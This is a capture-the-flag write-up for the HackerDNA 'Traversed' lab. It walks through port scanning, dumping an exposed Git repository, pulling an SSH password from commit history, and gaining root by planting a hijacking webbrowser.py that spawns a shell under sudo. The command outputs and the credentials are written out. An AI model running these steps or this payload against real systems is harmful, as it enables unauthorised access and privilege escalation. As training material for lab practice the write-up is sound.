Traversed CTF Writeup


Lab Overview

Platform: HackerDNA Labs
Challenge: Traversed
Difficulty: Medium
Skills Involved: Reconnaissance, Web Enumeration, Source Code Analysis, Credential Extraction, SSH Access, Privilege Escalation (Command Injection)
Objective: Gain initial access to the target machine via exposed web services, retrieve the user flag (user-flag.txt), and escalate privileges to root to obtain the root flag (root-flag.txt). Total points: 40 (20 per flag).
Success Rate: ~50%

This lab simulates a real-world scenario involving web application misconfigurations and command injection vulnerabilities. The target runs a simple web server with an exposed Git repository containing sensitive source code.

Tools Used

- Nmap (port scanning)
- Dirsearch (directory enumeration)
- Git-dumper (Git repository extraction)
- Git (local analysis)
- SSH (remote access)
- Python (exploitation)



https://hackerdna.com/labs/traversed/writeups

Replay labs to improve your skills, find new ways to hack it and submit a writeup.

● Machine Ready

TARGET


This is the IP address of your target machine. Click it to open in your browser.

54.229.116.104

Walkthough

Step 1: Reconnaissance and Port Scanning

1. Launch the lab instance on HackerDNA to obtain your dedicated target IP address (e.g., via the lab dashboard).
2. Perform a basic Nmap scan to identify open ports and services:
3. nmap -sC -sV -p- <target-ip>



```
┌─[unknown@parrot]─[~]
└──╼ $nmap -Pn -vv 54.229.116.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 18:39 EST
Initiating Parallel DNS resolution of 1 host. at 18:39
Completed Parallel DNS resolution of 1 host. at 18:39, 0.64s elapsed
Initiating Connect Scan at 18:39
Scanning ec2-54-229-116-104.eu-west-1.compute.amazonaws.com (54.229.116.104) [1000 ports]
Discovered open port 80/tcp on 54.229.116.104
Discovered open port 22/tcp on 54.229.116.104
Completed Connect Scan at 18:39, 15.98s elapsed (1000 total ports)
Nmap scan report for ec2-54-229-116-104.eu-west-1.compute.amazonaws.com (54.229.116.104)
Host is up, received user-set (0.25s latency).
Scanned at 2025-12-13 18:39:17 EST for 16s
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds
┌─[unknown@parrot]─[~]
└──╼ $
```

Results:

- Port 22/tcp open: SSH
- Port 80/tcp open: HTTP

No other ports are exposed. Focus on the web service for initial enumeration.


Step 2: Web Enumeration

- Navigate to http://<target-ip> in your browser. The site appears to be a basic web application, possibly under construction or with placeholder content.
- Run directory and file brute-forcing with Dirsearch to uncover hidden endpoints:

  dirsearch -u http://<target-ip> -e .php,.html,.txt –simple-report

Key Discovery:

- /index.html at this page we can use LFI but all in vain
  A .git directory is exposed (e.g., http://<target-ip>/tools/.git/). This is a critical misconfiguration, as it leaks the entire Git repository history.




```
┌─[unknown@parrot]─[~]
└──╼ $dirsearch -u 54.229.116.104 -e html,php,txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: html, php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 10403

Output File: /home/unknown/reports/_54.229.116.104/_25-12-13_18-41-07.txt

Target: http://54.229.116.104/

[18:41:13] Starting:
[18:41:21] 301 -  169B  - /.git  ->  http://54.229.116.104/.git/
[18:41:21] 403 -  555B  - /.git/branches/
[18:41:21] 200 -   35B  - /.git/COMMIT_EDITMSG
[18:41:21] 403 -  555B  - /.git/
[18:41:21] 200 -  138B  - /.git/config
[18:41:21] 200 -   73B  - /.git/description
[18:41:21] 200 -   23B  - /.git/HEAD
[18:41:21] 403 -  555B  - /.git/hooks/
[18:41:21] 200 -  209B  - /.git/index
[18:41:21] 200 -  240B  - /.git/info/exclude
[18:41:21] 403 -  555B  - /.git/info/
[18:41:21] 403 -  555B  - /.git/logs/
[18:41:21] 200 -  832B  - /.git/logs/HEAD
[18:41:21] 301 -  169B  - /.git/logs/refs  ->  http://54.229.116.104/.git/logs/refs/
[18:41:21] 301 -  169B  - /.git/logs/refs/heads  ->  http://54.229.116.104/.git/logs/refs/heads/
```

Step 3: Extract the Git Repository

Use git-dumper to clone the exposed .git directory remotely:

- **git-dumper http://<target-ip>/tools/.git/ .traversed-git**




```
└──╼ $git-dumper http://52.19.205.105/.git ./traversed-git
[-] Testing http://52.19.205.105/.git/HEAD [200]
[-] Testing http://52.19.205.105/.git/ [403]
[-] Fetching common files
[-] Fetching http://52.19.205.105/.gitignore [404]
[-] http://52.19.205.105/.gitignore responded with status code 404
[-] Fetching http://52.19.205.105/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/commit-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-commit.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-commit.sample [404]
[-] http://52.19.205.105/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://52.19.205.105/.git/COMMIT_EDITMSG [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-update.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-receive.sample [404]
[-] http://52.19.205.105/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://52.19.205.105/.git/description [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-receive.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/index [200]
[-] Fetching http://52.19.205.105/.git/objects/info/packs [404]
[-] http://52.19.205.105/.git/objects/info/packs responded with status code 404
[-] Fetching http://52.19.205.105/.git/hooks/pre-push.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/update.sample [200]
[-] Fetching http://52.19.205.105/.git/info/exclude [200]
[-] Finding refs/
[-] Fetching http://52.19.205.105/.git/HEAD [200]
```

This downloads the full repository (including commit history) to a local folder named traversed-git.


Navigate into the directory and inspect the contents:

cd traversed-git
ls -la
git log –oneline
git show eba1551
this will show ssh password



```
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $ls -a
.  ..  .git  .htaccess  index.php
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git log --oneline
3087615 (HEAD -> master) Modified source code for index.php
da5d3b7 removed credentials file for safety
94ad98f redacted the password for security
eba1551 Added credentials for the server maintanance
73e8c07 Added index.php
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git ls-files
.htaccess
index.php
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git show --name-only
commit 308761531325d0f5e6df462fb1d4ca1a874935b0 (HEAD -> master)
Author: Test <test@example.com>
Date:   Wed Sep 25 03:14:09 2024 +0530

    Modified source code for index.php

index.php
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git grep -i "flag"
(venv) ┌─[✗]─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git grep -i "user"
(venv) ┌─[✗]─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
```

Step 4: Source Code Analysis and Credential Extraction



```
--- a/index.php
+++ b/index.php
@@ -9,7 +9,7 @@
 <body>
     <div class="container text-center mt-5">
         <h1>Welcome to Hackerdna's Website</h1>
-        <p class="lead">This site is currently under construction.</p>
+        <p class="lead">This site is currently under construction. Please come back in 77 days</p>
     </div>
 </body>
 </html>
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $git show eba1551
commit eba1551975403fab8246b1ecbf7d340f29185036
Author: Test <test@example.com>
Date:   Wed Sep 25 03:12:39 2024 +0530

    Added credentials for the server maintanance

diff --git a/credentials.txt b/credentials.txt
new file mode 100644
index 0000000..7e9dd6f
--- /dev/null
+++ b/credentials.txt
@@ -0,0 +1 @@
+hackerdna:Password@1
(venv) ┌─[unknown@parrot]─[~/Downloads/tools/transversal/traversed-git]
└──╼ $
```


Step 5: Initial Access via SSH:

Use the extracted credentials to log in as the hackerdna user:

ssh hackerdna@<target-ip>

Enter the password when prompted.

Once logged in, locate and read the user flag:
now after login we have user-flag.txt
and just submit the flag



```
┌─[unknown@parrot]─[~]
└──╼ $ssh hackerdna@54.229.116.104
The authenticity of host '54.229.116.104 (54.229.116.104)' can't be established.
ED25519 key fingerprint is SHA256:KAnruHTNJBzTJYqsbDEPQ2RTxFuWWw3gjT2IkGgMVBg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.229.116.104' (ED25519) to the list of known hosts.
hackerdna@54.229.116.104's password:
Permission denied, please try again.
hackerdna@54.229.116.104's password:
Welcome.
ip-10-0-10-73:~$ ls
test.py
ip-10-0-10-73:~$ cd ..
ip-10-0-10-73:/home$ ls
flag-user.txt  hackerdna
ip-10-0-10-73:/home$ 
```

now according to python command injection we get the root user because there is hint when we use the command the sudo -l


The `test.py` script uses the `webbrowser` module. This can be exploited through **Python module path hijacking**.

So we use the command in /home/hackerdna/

```
echo 'import os; os.system("/bin/sh")' > webbrowser.py
then run the command
sudo /usr/bin/python3 /home/hackerdna/test.py
at the end
```

congrats

we got root shell
whomai
and then goto root folder and cat flag-root.txt



Applications Places System
Sat Dec 13, 18:55
Parrot Terminal
File Edit View Search Terminal Help
Menu
CTF Challenge Steps a...
[Traversed | writeups ...
[Parrot Terminal]
[Untitled 1.odt — Libr...
